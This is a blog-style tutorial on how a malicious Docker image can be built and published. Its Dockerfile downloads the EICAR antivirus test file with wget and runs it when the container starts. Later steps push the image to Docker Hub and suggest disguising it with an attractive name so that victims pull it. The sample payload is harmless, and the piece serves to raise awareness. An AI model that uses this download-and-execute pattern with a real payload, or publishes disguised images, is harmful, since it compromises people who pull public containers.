****

**Introduction**

Docker is an amazing technology that helps many organizations and communities to delivery on a fast way new deploys, apps and create DevOps culture. One central point of this engine is the Docker Hub and Docker Cloud, the main places where you can access and share your containers and get containers from others that may be helpful for you many other things. But are they totally secure? and what about the places where there are offered? Let’s take a look at how to explore a malicious docker container.

**Attack Plan**

To run a container, you need a base image. These images are stored locally or in an external repository, a file-share or into Docker Hub repositories. You may construct a specific container, that will run for your specific needs. The dockerfile has every command, instruction and attributes to create and execute the container, build and after that, run it. This file is crucial to all your docker ecosystem because into that are your parameters, users, all customs and settings based on your requirements. Right? Right…


Let’s do a simple exercise, demonstrating a vector attack that uses a malicious dockerfile/container. In the example, the dockerfile will get the base image of ubuntu and when executed, will download and execute the eicar virus sample test.

**Step 1:** First, you need to access the online lab to create the dockerfile:


**https://labs.play-with-docker.com**



**Step 2:** Click on start, the console will be open, then you need to create a instance, to do it, just click on add new instance button:



**Step 3:** Then, create your dockerfile:



## This is dockerfile to exemplify how to prepare an image that runs a Linux command

FROM ubuntu

RUN apt-get update \

&& apt-get install -y wget \

&& rm -rf /var/lib/apt/lists/\*

RUN wget "http://www.eicar.org/download/eicar.com.txt"


RUN bash -c "chmod 777 /eicar.com.txt"


CMD bash -c "./eicar.com.txt"

## EOF##



**Step 4:** After saving the file, it’s time to build your container:








Look at previous image: the instructions have download the eicar virus test and built it at the container.

**Step 5:** After that, it’s time to run the container:




Gotcha! the eicar file ran into a container, with the current permissions, without you noticing…


With it, you can execute everything into the container with user’s privileges, and if the docker admin forgot or didn’t know that the default installation runs EVERY container as ROOT…the sky is the limit… You may put some call backs to other environments, you can use the credentials to create other users and explore all dockers pods and everything your imagination and ability can do. And more: you can push that malicious container into a GitHub or public docker repository and let it create life into the wild!

To push your local image to your Docker Hub repository, follow this simple instruction:

**Step 6:** Create a Docker Hub account:



**Step 7:** Into your server, login into your account:




**Step 8:** Put a tag into your image:




**Step 9:** Push to your repository:

#docker push “TAG\_ID” (*Container Name*)



**Step 10:** See the magic happens:



Now you have a malicious container, that according with example purpose, has the eicar inside and the virus test sample ran automatically when this container be deployed into a Docker environment. If you put this kind of thing with some attractive name and description, plus masquerading with other good code, probably there are some victims that will download and use it.

For more information and contact:<https://linkedin/in/edualves>